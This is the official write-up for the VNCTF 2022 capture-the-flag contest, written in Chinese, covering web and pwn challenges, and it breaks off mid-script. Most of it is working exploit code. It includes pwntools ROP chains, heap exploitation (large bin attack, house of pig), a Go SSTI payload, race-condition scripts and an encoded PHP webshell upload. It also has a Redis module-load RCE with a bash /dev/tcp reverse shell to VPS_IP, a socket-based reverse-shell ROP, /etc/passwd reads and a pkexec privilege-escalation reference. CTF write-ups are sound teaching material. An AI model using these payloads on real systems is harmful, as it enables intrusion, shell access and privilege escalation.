VNCTF 2022 Official WriteUp

WEB

Game V4.0

签到题目 Flag在data.js最后一段的base64编码里

Newcalc0

主要是考察了大家nodejs基础知识，和一个nodejs本身的原型链污染

https://nodejs.org/zh-cn/blog/vulnerability/jan-2022-security-releases/#incorrect-handling-of-certificate-subject-and-issuer-fields-medium-cve-2021-44533

利用范围较小，主要是考察大家信息搜集能力，新姿势学习能力。

```
console.table([{a:1}],['__proto__'])
```

Gocalc0

究极非预期，写key的时候少写了一个，导致它cookies压根就没加密，哭哭。我的锅

预期是ssti打到源代码

```
{{printf "%+v" .}}
```

然后本地启动一个一模一样的

```
package main

import (
  _ "embed"
  "fmt"
  "os"

  "github.com/gin-contrib/sessions"
  "github.com/gin-contrib/sessions/cookie"
  "github.com/gin-gonic/gin"
)

func main() {
  port := os.Getenv("PORT")
  if port == "" {
    port = "8080"
  }

  r := gin.Default()
  store := cookie.NewStore([]byte("woW_you-g0t_sourcE_co6e"))
  r.Use(sessions.Sessions("session", store))
```

```
  r.GET("/", func(c *gin.Context) {
    session := sessions.Default(c)
    println(session.Get("FLAG").(string))
  })

  r.Run(fmt.Sprintf(":%s", port))
}
```

看他输出就好了。

easyjava

1.文件读

读文件进行反编译

```
/file?url=file:///etc/passwd
/file?url=file:///etc/passwd
/file?url=netdoc:///usr/local/tomcat/webapps/ROOT/WEB-INF
```

2. 代码审计发现

此点考察servlet的成员变量存在线程安全漏洞。

doGet里有如下判断其中有Secr3t判断发现是矛盾的。需要竞争绕过第一个check，并且达到第二个check。

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {

    String reqName = req.getParameter( s: "name");
    if (reqName != null) {
        name = reqName;
    }

    if ( Secr3t.check(name) ) {
        Response(resp, outStr: "no vnctf2022!");
        return;
    }

    if( Secr3t.check(name) ){
        Response(resp, outStr: "The Key is " + Secr3t.getKey());

    }

}
```


竞争示例代码如下

a.py

```
import requests
host = "http://localhost:8089/ezjava/"
while True:
    r = requests.get(host+"evi1?name=asdqwer")
    r.encoding = "utf-8"
    if r.text.find("The Key is")!=-1:
        print(r.text)
    if(r.text.replace(" ","")!=""):
        print(r.text)
```

b.py

```
import requests
host = "http://localhost:8089/ezjava/"
while True:
    r = requests.get(host+"evi1?name=vnctf2022")
    r.encoding = "utf-8"
    if r.text.find("The Key is")!=-1:
        print(r.text)
```




3.反序列化部分

其实只要反序列化一个要求的一模一样的类就好了

```
User u = new User("m4n_q1u_666","666","180");
byte[] ustr = SerAndDe.serialize(u);
```

对于初学者的一个小坑：

transient关键字修饰的变量无法直接反序列化，所以在生产byte的时候需要重写一下writeObject，否则会自己的User对象的height值为空。



```
public class User implements Serializable {
    private String name;
    private String age;
    private transient String height;
```

```
private void writeObject(java.io.ObjectOutputStream s) throws java.io.IOException{
  s.defaultWriteObject();
  //强制序列化name
  s.writeObject(this.height);
}
```

最后拿着key和base64字符串打进去就好了

InterestingPHP

进入题目是一个RCE点，还是需要做常规的信息收集，发现 `phpinfo()` 被ban，但是依旧可以通过 `ini_get_all()` 来读取php相关的配置信息，包括 `disable_functions/disable_class/open_basedir` 等信息都是比较重要的。
使用 `scandir()` 来探测目录文件发现存在一个 `secret.rdb` 文件，可以直接下载下来，到这里其实就可以发现是一个redis数据的备份文件，关注点在：
`sercetye_w4nt_a_gir1fri3nd`
可以猜测redis的auth为 `ye_w4nt_a_gir1fri3nd`
然后就是端口扫描寻找redis端口的操作，可以参考WMCTF2021中 `MakePHPGreatAgainAndAgain` 的探测方法，使用 `stream_socket_server()` 来探测端口，构造

```
/?exp=eval(file_put_contents("1.php",base64_decode($_POST['a'])));
POST:
a=PD9waHAKaGlnaGxpZ2h0X2ZpbGUoX19GSUxFX18pOwojIFBvcnQgc2Nhbgpmb3IoJGk9MDskaTw2NTUzNTskaSsrKSB7CiAgJHQ9c3RyZWFtX3NvY2tldF9zZXJ2ZXIoInRjcDovLzAuMC4wLjA6Ii4kaSwkZWUsJGVlMik7CiAgaWYoJGVlMiA9PT0gIkFkZHJlc3MgYWxyZWFkeSBpbiB1c2UiKSB7CiAgICB2YXJfZHVtcCgkaSk7CiAgfQp9Cg==
```


可以发现 `80` 和 `8888` 端口开放，其实按照常规思路是可以利用蚁剑等工具直接连接redis来实现主从复制RCE的，但是分析一下蚁剑的流量可以发现蚁剑是利用 `stream_get_contents()` 来实现redis连接交互的，这里ban了这个函数，所以需要寻找其他的方法来和redis交互。

利用 `get_loaded_extensions()` 可以看到PHP加载的插件，从中可以看到题目环境中加载了PHP的redis插件（redis.so），翻找一下文档可以找到这个插件的Redis类中有 `rawCommand()` 方法可以执行redis的命令操作。


要素齐全，可以实现redis主从复制RCE，先利用 `file_put_contents()` 来写入一个redis主从复制RCE的so文件，接下来就是构造一个反弹Shell的Payload：

```
$redis = new Redis();
$redis->connect('127.0.0.1',8888);
$redis->auth('ye_w4nt_a_gir1fri3nd');
$redis->rawCommand('module','load','/var/www/html/exp.so');
$redis->rawCommand("system.exec","bash -c 'exec bash -i &>/dev/tcp/VPS_IP/PORT <&1'");
```

执行后就可以获得一个Shell，发现用户为 `www-data` ，没有权限读取 `/flag` ：




这里如果考虑了SUID提权是可以发现一个小提示的：



这里考点就是近期爆出的pkexec提权漏洞，同样的方法写入pkexec提权的poc，这里分享一个：https://github.com/arthepsy/CVE-2021-4034.git

然后在Shell里执行poc，需要注意的一个小点是如果直接写入的可执行文件提示没有权限就 `chmod +x ./pkexec_poc` 这样赋予权限，下面就是正常的提权读取flag：



Pwn

BingDwenDwen

Do you like BingDwenDwen?

一个简单的栈溢出，但是难点在于在输入完数据之后关闭了所有流，并且开了沙箱不能使用execve和mprotect，这意味着我们需要用rop来反向shell,为了方便做题，题目中提供了可能用到的gadget,因此用rop调用 `socket(AF_INET, SOCK_STREAM, IPPROTO_IP)` `connect(soc, (struct sockaddr *)&serv_addr, sizeof(struct sockaddr_in))` `dup2(soc, 0)` `dup2(soc, 1)` 来重启输入输出流,然后orw出flag

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import os
from pwn import *
#context.log_level = 'debug'

binary = 'bingDwenDwen'
elf = ELF('bingDwenDwen')
libc = elf.libc
context.binary = binary
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
if(len(sys.argv) == 3):
    p = remote(sys.argv[1],sys.argv[2])
else:
    p = process(binary)
l64 = lambda      :u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
l32 = lambda      :u32(p.recvuntil("\xf7")[-4:].ljust(4,"\x00"))
sla = lambda a,b  :p.sendlineafter(str(a),str(b))
```


```
sa  = lambda a,b  :p.sendafter(str(a),str(b))
lg  = lambda name,data : p.success(name + ": 0x%x" % data)
se  = lambda payload: p.send(payload)
rl  = lambda      : p.recv()
sl  = lambda payload: p.sendline(payload)
ru  = lambda a     :p.recvuntil(str(a))
def dbg(script = ""):
  if (len(sys.argv) == 3):
    return
  elif(len(sys.argv) == 2):
    return
  elif(script):
    attach(p,script)
    pause()
  else:
    attach(p)
    pause()
"""
0x000000000040136f : pop rax ; ret
0x00000000004011dd : pop rbp ; ret
0x000000000040136b : pop rdi ; ret
0x0000000000401369 : pop rdx ; ret
0x000000000040136d : pop rsi ; ret
"""
syscall_ret = 0x0000000000401351
pop_rdi = 0x0000000000401356
pop_rsi = 0x0000000000401358
pop_rdx = 0x0000000000401354
pop_rax = 0x000000000040135a
push_pop = 0x000000000040135c#0x0000000000401371 : push rax ; pop rcx ; ret
mov_ret = 0x000000000040135f
pop_rcx = 0x000000000040135d
#socket(AF_INET, SOCK_STREAM, IPPROTO_IP)
payload = "a"*0x10
payload += p64(pop_rdi)
payload += p64(2)
payload += p64(pop_rsi)
payload += p64(1)
payload += p64(pop_rdx)
payload += p64(0)
payload += p64(pop_rcx)
payload += p64(0)
payload += p64(pop_rax)
payload += p64(0x29)
payload += p64(syscall_ret)
#connect(soc, (struct sockaddr *)&serv_addr, sizeof(struct sockaddr_in))
payload += p64(pop_rdi)
```

```
payload += p64(0)
payload += p64(pop_rsi)
payload += p64(0x4038e0)
payload += p64(pop_rdx)
payload += p64(16)
payload += p64(pop_rax)
payload += p64(42)
payload += p64(syscall_ret)
#dup2(soc, 0)
payload += p64(pop_rdi)
payload += p64(0)
payload += p64(pop_rsi)
payload += p64(0)
payload += p64(pop_rax)
payload += p64(33)
payload += p64(syscall_ret)
#dup2(soc, 1)
payload += p64(pop_rdi)
payload += p64(0)
payload += p64(pop_rsi)
payload += p64(1)
payload += p64(pop_rax)
payload += p64(33)
payload += p64(syscall_ret)
payload += p64(pop_rdi)
payload += p64(0x4038d0)
payload += p64(pop_rsi)
payload += p64(0)
payload += p64(pop_rax)
payload += p64(2)
payload += p64(syscall_ret)
#read(rax,0x403400,0x100)
payload += p64(push_pop)
payload += p64(mov_ret)
payload += p64(pop_rsi)
payload += p64(0x403400)
payload += p64(pop_rdx)
payload += p64(0x100)
payload += p64(pop_rax)
payload += p64(0)
payload += p64(syscall_ret)
#write(1,0x403400,0x100)
payload += p64(pop_rax)
payload += p64(1)
payload += p64(pop_rdi)
payload += p64(1)
payload += p64(syscall_ret)
```

```
payload = payload.ljust(0x1d0,"a")
payload += "flag\x00\x00\x00\x00"
payload += "\x00"*8
# 127.0.0.1 1000
#其中0100007f为127.0.0.1 e803 为03e8即1000, 0002为AF_INET
payload += p64(0x0100007fe8030002)#改成自己的服务器的ip端口
p.recv()
dbg()
p.send(payload)
p.interactive()
```

在服务器上运行该脚本

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

import socket
import thread

def print_recv(s):
    while(s):
        result = s.recv(1024)
        if(result):
            print(result)
        else:
            return

s = socket.socket()
host = '0.0.0.0'  # 获取本地主机名
port = 1000                # 设置端口
s.bind((host, port))        # 绑定端口

s.listen(1)
while True:
    c, addr = s.accept()
    print ('连接地址: ' + str(addr))
    try:
        thread.start_new_thread(print_recv, (c, ))
        while(True):
            c.send(raw_input() + '\n')
    except Exception as e:
        print(e)
        print("Disconnect")
        c.close()
```



easyROPtocol

设计本题意于考察选手对于协议实现的逆向、栈溢出的利用和沙箱的绕过。综合难度不算高。

本题涉及到三个功能，分别为读入协议、删除协议和提交协议。

在读入协议中，读入数据前 24 字节的结构如下：

```
typedef struct tcp_head
{
    unsigned short source_port;
    unsigned short dest_port;
    unsigned int seq_num;
    unsigned int ack_num;
    unsigned short len_and_syn;
    unsigned short window;
    unsigned short checksum;
    unsigned short urgent_ptr;
    unsigned short ip_figure;
    unsigned short padding;
} TCP_head;
```

需要满足以下条件：

```
int check_head(void *ptr){
    TCP_head *head = ptr;
    if (head->source_port != 30318){
        return 0;
    }
    if (head->dest_port != 10423){
        return 0;
    }
    if (head->seq_num == 0){
        return 0;
    }
    if (head->ack_num == 0){
        return 0;
    }
```

```
    if (head->window == 0){
        return 0;
    }
    if (head->urgent_ptr != 0){
        return 0;
    }
    if ((head->len_and_syn&0xf)*4 != 20){
        if ((head->len_and_syn&0xf)*4 != 24){
            return 0;
        }else{
            if (head->padding != 0xffff){
                return 0;
            }
        }
    }
    return 1;
}
```

另外有校验和需要检测

```
int check_sum(void *ptr){
    char ip_head[] = "fakeipheadfa";
    unsigned short *tocheck = (unsigned short *)ip_head;
    unsigned short checksum = 0;
    for (unsigned short i = 0; i < 6;i++){
        checksum ^= *(tocheck + i);
    }
    tocheck = (unsigned short *)ptr;
    for (unsigned short i = 0; i < 0x800;i++){
        if (i != 8)
            checksum ^= *(tocheck + i);
    }
    if (checksum != ((TCP_head *)ptr)->checksum){
        return 0;
    }else{
        return 1;
    }
}
```

如果要满足到达 `memcpy` 的栈溢出位置，协议其中 `seq_num` 需要满足对齐 0x1000，并且 `ip_figure` 要不为 0，而且 `(head->len_and_syn&0xf)*4` 为 24（过check_head）。

```
int seq = 1;

if (((TCP_head *)tcps[i])->seq_num == seq)
    break;

if ( ((((TCP_head *)tcps[i])->len_and_syn&0xf)*4==20) || (((TCP_head *)tcps[i])-
>ip_figure == 0)){
            strcpy(buf, (tcps[i] + ((((TCP_head *)tcps[i])->len_and_syn & 0xf)*4)));
            sign = 0;
        }else{
            memcpy((buf+strlen(buf)), (tcps[i] + ((((TCP_head *)tcps[i])->len_and_syn &
0xf)*4)),0x1000);
            seq += 0x1000;
        }
```

所以可以利用 python 构造如下的函数

```
def check(buf1):
    checksum = 0
    buf = ''+buf1
    head = "fakeipheadfa"
    for i in range(len(head)/2):
        checksum = checksum ^ int(head[:2][::-1].encode("hex"),16)
        head = head[2:]
    while True:
        checksum = checksum ^ bytes_to_long(buf[:2][::-1])
        buf = buf[2:]
        if buf == '':
            break
    return checksum

def packtcp(seq_num,buf,padding = 'a'):
    payload = p16(30318)+p16(10423)
    payload += p32(seq_num)
    payload += p32(1)
    payload += p16(0x18/4)
    payload += p16(1)
    payload += p16(0)
    payload += p16(0)
    payload += p16(1)
    payload += p16(0xffff)
    payload += buf
    payload = payload.ljust(0x1000,padding)
    checksum = check(payload)
```

```
    payload = payload[:16]+p16(checksum)+payload[18:]
    return payload
```

之后可以进行正常的栈溢出和 orw 攻击。

由于 submit 函数返回时 rdx 寄存器的值为 6，因此构造 rop 链时可以不用 `pop rdx;ret` 。如果想要使用 rdx 寄存器，可以利用 ret2csu。

另外，因为传输的数据量比较大，在打远程时可能出现数据接收问题。通过添加 sleep 等函数，或多次尝试 exp，可以解决此问题。

```
from pwn import *
from Crypto.Util.number import bytes_to_long
p = process("./pwn")
elf = ELF("./pwn")
libc = ELF('./libc-2.31.so')
# libc= ELF("/lib/x86_64-linux-gnu/libc.so.6")
# context.log_level='debug'

menu = lambda x : p.sendlineafter("4. Quit.", str(x))

def check(buf1):
    checksum = 0
    buf = ''+buf1
    head = "fakeipheadfa"
    for i in range(len(head)/2):
        checksum = checksum ^ int(head[:2][::-1].encode("hex"),16)
        head = head[2:]
    while True:
        checksum = checksum ^ bytes_to_long(buf[:2][::-1])
        buf = buf[2:]
        if buf == '':
            break
    return checksum

def packtcp(seq_num,buf,padding = 'a'):
    payload = p16(30318)+p16(10423)
    payload += p32(seq_num)
    payload += p32(1)
    payload += p16(0x18/4)
    payload += p16(1)
    payload += p16(0)
    payload += p16(0)
    payload += p16(1)
    payload += p16(0xffff)
```

```
    payload += buf
    payload = payload.ljust(0x1000,padding)
    checksum = check(payload)
    payload = payload[:16]+p16(checksum)+payload[18:]
    return payload

def read_tcp(payload):
    menu(1)
    sleep(0.1)
    p.send(payload)

def delete(i):
    menu(2)
    sleep(0.1)
    p.sendlineafter("Which?",str(i))

def submit():
    menu(3)

rdi = 0x0000000000401bb3
rsi = 0x0000000000401bb1
read_tcp(packtcp(1, "aaaa"))
read_tcp(packtcp(0x1001, "aaaa"))
read_tcp(packtcp(0x2001, "aaaa"))
payload = 'a'*96+'a'*0x10
payload += p64(rdi)+p64(1)+p64(rsi)+p64(elf.got['write'])+p64(0)+p64(elf.plt['write'])
payload += p64(0x401a5e)
read_tcp(packtcp(0x3001, payload,'\x00'))
submit()
libc_base = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-libc.sym['write']
success("libc_base = "+hex(libc_base))

delete(0)
delete(1)
delete(2)
delete(3)

read_tcp(packtcp(1, "aaaa"))
read_tcp(packtcp(0x1001, "aaaa"))
read_tcp(packtcp(0x2001, "aaaa"))
rdx = 0x000000000011c371
bss = 0x404240
payload = ('a'*96+'a'*(0x10-6))
payload +=
p64(rdi)+p64(0)+p64(rsi)+p64(bss)+p64(0)+p64(rdx+libc_base)+p64(0x6)+p64(0)+p64(libc_bas
e+libc.sym['read'])
payload += p64(rdi)+p64(bss)+p64(rsi)+p64(0)+p64(0)+p64(libc_base+libc.sym['open'])
```

```
payload +=
p64(rdi)+p64(3)+p64(rsi)+p64(bss)+p64(0)+p64(rdx+libc_base)+p64(0x30)+p64(0)+p64(libc_ba
se+libc.sym['read'])
payload += p64(rdi)+p64(bss)+p64(libc_base+libc.sym['puts'])
read_tcp(packtcp(0x3001, payload,'\x00'))

submit()
p.recv()
pause()
p.send("/flag\x00")

p.interactive()
```

- Clear_got

```
from pwn import *
p = process("./a.out")
elf = ELF("./a.out")
libc = elf.libc
context.log_level = "debug"



payload = "a"*0x68
payload += p64(0x4007EA)  ##ret1
payload += p64(0xc01c8)   #rbx
payload += p64(0xc01c9)   #rbp
payload += p64(0)  #r12
payload += p64(59)   #rdx
payload += p64(0x601060)   #rsi    bss
payload += p64(0)  #rdi
payload += p64(0x4007d0)  #######ret
payload += "A"*8
payload += p64(0xc020d)   #rbx
payload += p64(0xc020e)   #rbp
payload += p64(0)  #r12
payload += p64(0)  #rdx
payload += p64(0)  #rsi
payload += p64(0x601060)  #rdi   execve
payload += p64(0x40076e)  #syscall
payload += p64(0x4007d0)*2  #
```

```
payload += "e"*8

success("len:"+hex(len(payload)))
#gdb.attach(p,"b main")
p.send(payload)

payload = "/bin/sh\x00" + p64(0x40076e) + "\x00"*43

p.sendline(payload)


p.interactive()
```

FShuiMaster

该题漏洞点在Edit中的get_Input

ubuntu18.04 2.27-1.0libc版本

存在off by null漏洞

难点：1.限制了page的大小在large bin

2.increase中check 防止了堆块的任意地址申请

思路：首先通过malloc large bin 后的残留地址泄露出libc地址和heap地址；

然后构造large bin attack写大地址进global_max_fast，

同时写可控堆地址进IO_list_all;

(写进global_max_fast是为了fast bin attack打出chunk extend 然后得到tcache_chunk ;

写进IO_list_all是为了接下里的house of pig;)

最后就是house of pig 打free_hook为system 然后exit 得到shell。

(该题方法非常多，因为是较低版本，在进行large bin attack后可以SROP 、banana 、pig等等 ;本来想出的是2.31下的，但因为某些原因改为了2.27-1.4，又改为了2.27-1.0。exp也是一改再改，所以exp中有很多布置是非必要的，因为时间问题没有去进行更改，师傅们就别骂了。)

```
from pwn import*
context.log_level = "debug"
#sio = process("./FShuiMaster")
io = remote("127.0.0.1","10000")
```

```python
io.recv()
io.sendline("Ww")

def add(size,content):
  io.sendlineafter("Five: Finished!\n",str(1))
  io.sendlineafter("Number of words?\n",str(size))
  io.sendlineafter("please input U character\n",content)

def edit(index,content):
  io.sendlineafter("Five: Finished!\n",str(2))
  io.sendlineafter("change\n",str(index))
  io.sendlineafter("\n",content)

def show(index):
  io.sendlineafter("Five: Finished!\n",str(4))
  io.sendlineafter("please Input The page U want 2 scan",str(index))

def delete(index):
  io.sendlineafter("Five: Finished!\n",str(3))
  io.sendlineafter("tear off",str(index))

def exit(): #shell !
  io.sendlineafter("Five: Finished!\n",str(5))
  io.interactive()

def look():
  global io
  gdb.attach(io)

def Feng_Shui():

  add(0x458,b"0")#0
  add(0x458,b"1_fuck")#1  For show

  #4次堆快重叠的提前布置
  add(0x458,b"2")
  add(0x458,b"3")
  add(0x4f8,b"4")
  add(0x458,b"5")
  add(0x458,b"6")
  add(0x4f8,b"7")
  add(0x458,b"8")
  add(0x458,b"9")
  add(0x4f8,b"10")
  add(0x458,b"11")
  add(0x458,b"12")
  add(0x4f8,b"13")
```

```
  #for interval
  add(0x448,b"fuck_14")
    #堆快重叠
  delete(2)
  edit(3,b"a"*0x450+p64(0x460+0x460))
  delete(4)
  add(0x458,b"15")
  add(0x458,b"3_16")
  add(0x4f8,b"17")
  #堆快重叠
  delete(5)
  edit(6,b"a"*0x450+p64(0x460+0x460))
  delete(7)
  add(0x458,b"18")
  add(0x458,b"6_19")
  add(0x4f8,b"20")
  #堆快重叠
  delete(8)
  edit(9,b"a"*0x450+p64(0x460+0x460))
  delete(10)
  add(0x458,b"21")
  add(0x458,b"9_22")
  add(0x4f8,b"23")
  #堆快重叠
  delete(11)
  edit(12,b"a"*0x450+p64(0x460+0x460))
  delete(13)
  add(0x458,b"24")
  add(0x458,b"12_25")
  add(0x4f8,b"26")

def leak_libc_heap():
  #leak First leak Heap Then leak libc through largebin
  Feng_Shui()
  delete(0)
  add(0x468,b"10_sort to large")#27
  add(0x458,b"a"*0x17)#28
  show(28)
  io.recvuntil(b"a"*0x17)
  io.recvuntil(b"\n")
  global heap_info
  heap_info = u64(io.recv(6).ljust(8,b"\x00"))
  delete(28)
  add(0x468,b"29_sort to large")#29
  add(0x458,b"a"*0x7)#30
  show(30)
```

```
    global libc_info
    libc_info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
    print(hex(libc_info))
    global libc
    libc = ELF("./libc-2.27.so")
    global libc_base
    libc_base = libc_info - 1120 - 0x10 - libc.sym["__malloc_hook"]
    global IO_list_all
    IO_list_all = 0x3ec660 + libc_base
    global _IO_str_jumps
    _IO_str_jumps = 0x3e8360 + libc_base
    global global_max_fast
    global_max_fast = 0x3ed940 + libc_base
    success("libc_base:"+hex(libc_base))
    success("heap_info:"+hex(heap_info))
    success("IO_list_all:"+hex(IO_list_all))
    success("_IO_str_jumps:"+hex(_IO_str_jumps))
    success("global_max_fast:"+hex(global_max_fast))
    success("system:"+hex(libc.sym["system"]+libc_base))
    #look()

def large_bin_attack_prepare():
    add(0x458,b"31")
    add(0x458,b"32")
    add(0x4f8,b"33")
    add(0x458,b"34_fuck")
    delete(31)
    edit(32,b"a"*0x450+p64(0x460+0x460))
    delete(33)

def large_bin_attack_IO_FastMax():
